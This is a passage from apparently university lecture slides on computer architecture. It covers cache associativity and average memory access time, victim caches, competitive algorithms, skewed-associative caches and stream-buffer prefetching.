is increased slightly

## ● Illustrative benchmark study. Real clock cycle cost likely smaller

Cache Size (KB)	Associativity			
	1-way	2-way	4-way	8-way
1	2.33	2.15	2.07	2.01
2	1.98	1.86	1.76	1.68
4	1.72	1.67	1.61	1.53
8	1.46	1.48	1.47	1.43
16	1.29	1.32	1.32	1.32
32	1.20	1.24	1.25	1.27
64	1.14	1.20	1.21	1.23
128	1.10	1.17	1.18	1.20

Average memory access time (cycles)  
*(Red means A.M.A.T. not improved by more associativity)*

# Associativity: Average Memory Access Time vs. miss rate

## ● Beware: Execution time is all that really matters

- Will Clock Cycle time increase?

- For example because the cache's selector logic is deeper

## ● Example: suppose clock cycle time (CCT) =

- 1.10 for 2-way,
- 1.12 for 4-way,
- 1.14 for 8-way
- vs. CCT = 1.0 for direct mapped

## ● Although miss rate is improved by increasing associativity, the cache hit time is increased slightly

## ● Illustrative benchmark study. Real clock cycle cost likely smaller

## ● Solution?


- Way prediction
- See H&P6ed p98

Cache Size (KB)	Associativity			
	1-way	2-way	4-way	8-way
1	2.33	2.15	2.07	2.01
2	1.98	1.86	1.76	1.68
4	1.72	1.67	1.61	1.53
8	1.46	1.48	1.47	1.43
16	1.29	1.32	1.32	1.32
32	1.20	1.24	1.25	1.27
64	1.14	1.20	1.21	1.23
128	1.10	1.17	1.18	1.20

Average memory access time (cycles)  
Red means A.M.A.T. not improved by more associativity)

# Another way to reduce associativity conflict misses: “Victim Cache”

- How to combine fast hit time of direct mapped yet still avoid conflict misses?
- Add buffer to place data discarded from cache
- On miss, allocate into direct-mapped cache
- On replacement, allocate into victim cache
- On access, check both
- On victim cache, re-allocate into direct-mapped cache



Rarely used for L1 but commonly used for last-level caches

HP Fellow  
Director, Exascale Computing Lab  
Palo Alto  
Distinguished Hardware Engineer  
at Google



# ( A digression: competitive algorithms

- Given two strategies

- Each strategy is good for some cases but disastrous for others (*eg direct mapped vs fully-associative*)
- Can we combine the two to create a good composite strategy?
- What price do we have to pay?
- Example: ski rental problem  
([https://en.wikipedia.org/wiki/Ski\\_rental\\_problem](https://en.wikipedia.org/wiki/Ski_rental_problem))
- Example: spinlocks vs context-switching
- Example: paging (should I stay or should I go)
- Related: the Secretary problem (*actually best understood as dating*)
- I hope you will demand a course in competitive algorithms and apply them to diverse computer systems problems
- See <http://www14.in.tum.de/personen/albers/papers/brics.pdf> )

Note also the role of randomisation


- How to timetable all of DoC and EEE's 3<sup>rd</sup>-year, 4<sup>th</sup>-year and MSc courses
- With limited number of rooms and times in the week
- There must be some clashes
- Suppose you want to take two courses, "ACA" and "DNNs"
- If you're lucky they are scheduled on different slots
- If not, they clash every week!

Week 1	Mon@2	ACA	DNNs
	Tue@2		
	Wed@2		
	Thu@2		
Week 2	Mon@2	ACA	DNNs
	Tue@2		
	Wed@2		
	Thu@2		
Week 3	Mon@2	ACA	DNNs
	Tue@2		
	Wed@2		
	Thu@2		
Week 4	Mon@2	ACA	DNNs
	Tue@2		
	Wed@2		
	Thu@2		


- How to timetable all of DoC and EEE's 3<sup>rd</sup>-year, 4<sup>th</sup>-year and MSc courses
- With limited number of rooms and times in the week
- There must be some clashes
- Suppose you want to take two courses, "ACA" and "DNNs"
- If you're lucky they are scheduled on different slots
- If not, they clash every week!
- Let's rehash every week....

	Week 1	ACA	DNNs
Week 2	Mon@2 Tue@2 Wed@2 Thu@2 Mon@2 Tue@2 Wed@2 Thu@2		
Week 3	Mon@2 Tue@2 Wed@2 Thu@2 Mon@2 Tue@2 Wed@2 Thu@2	ACA ACA	DNNs
Week 4	Mon@2 Tue@2 Wed@2 Thu@2 Mon@2 Tue@2 Wed@2 Thu@2	ACA	DNNs

# Skewed-associative caches




- In a conventional  $w$ -way set-associative cache, we get conflicts when  $n+1$  blocks have the same address index bits
- Idea: reduce conflict misses by using *different* indices in each cache way
  - We introduce simple hash function,
  - Eg XOR some index bits with tag bits and reorder index bits



**Conventional  
two-way set-  
associative**


- Suppose addresses A, B and C map to the same set



**Skewed  
two-way set-  
associative**


- A, B and C might conflict in the left way
- But the right way has a different mapping

# Skewed- associative caches: loops and arrays




- Suppose we are traversing three arrays A, B and C:
  - Suppose we are unlucky:
$$f_0(A[i])=f_0(B[i])=f_0(C[i]) \text{ and } f_1(A[i])=f_1(B[i])=f_1(C[i])$$
we get a conflict – only two of the three values can be in the cache at the same time
  - But since  $f_0$  and  $f_1$  are pseudo-random, it's unlikely that
$$f_0(A[i+1])=f_0(B[i+1])=f_0(C[i+1]) \text{ and } f_1(A[i+1])=f_1(B[i+1])=f_1(C[i+1])$$

## In contrast 2-way set-associative cache




- Suppose we are traversing three arrays  $A$ ,  $B$  and  $C$ :
  - We can easily be unlucky, eg due to power-of-2 alignment:
$$f(A[i])=f(B[i])=f(C[i])$$
So we get an associativity conflict – only two of the three values can be in the cache at the same time
  - And if that happens, we definitely get a conflict on next iteration:
$$f(A[i+1])=f(B[i+1])=f(C[i+1])$$



- We may be able to reduce associativity
- We have more predictable average performance
- It's hard to write a program that is free of associativity conflicts
- Costs?
  - One address decoder per way
  - Latency of hash function (?)
  - difficulty of implementing LRU
  - index hash uses *translated* bits [see later].

# Reducing Misses by Hardware Prefetching of Instructions & Data

- Extra block placed in “stream buffer”
- After a cache miss, stream buffer initiates fetch for *next* block
- But it is not allocated into cache – to avoid “pollution”
- On access, check stream buffer in parallel with cache
- relies on having extra memory bandwidth




# Multi-way stream-buffer

- We can extend this idea to track multiple access streams simultaneously:

- One stream is good for instruction-cache misses
- Multiple streams often important for data
  - Eg traversing multiple arrays

- Q: would it be better to prefetch  $n+k$  instead of  $n+1$ ?*

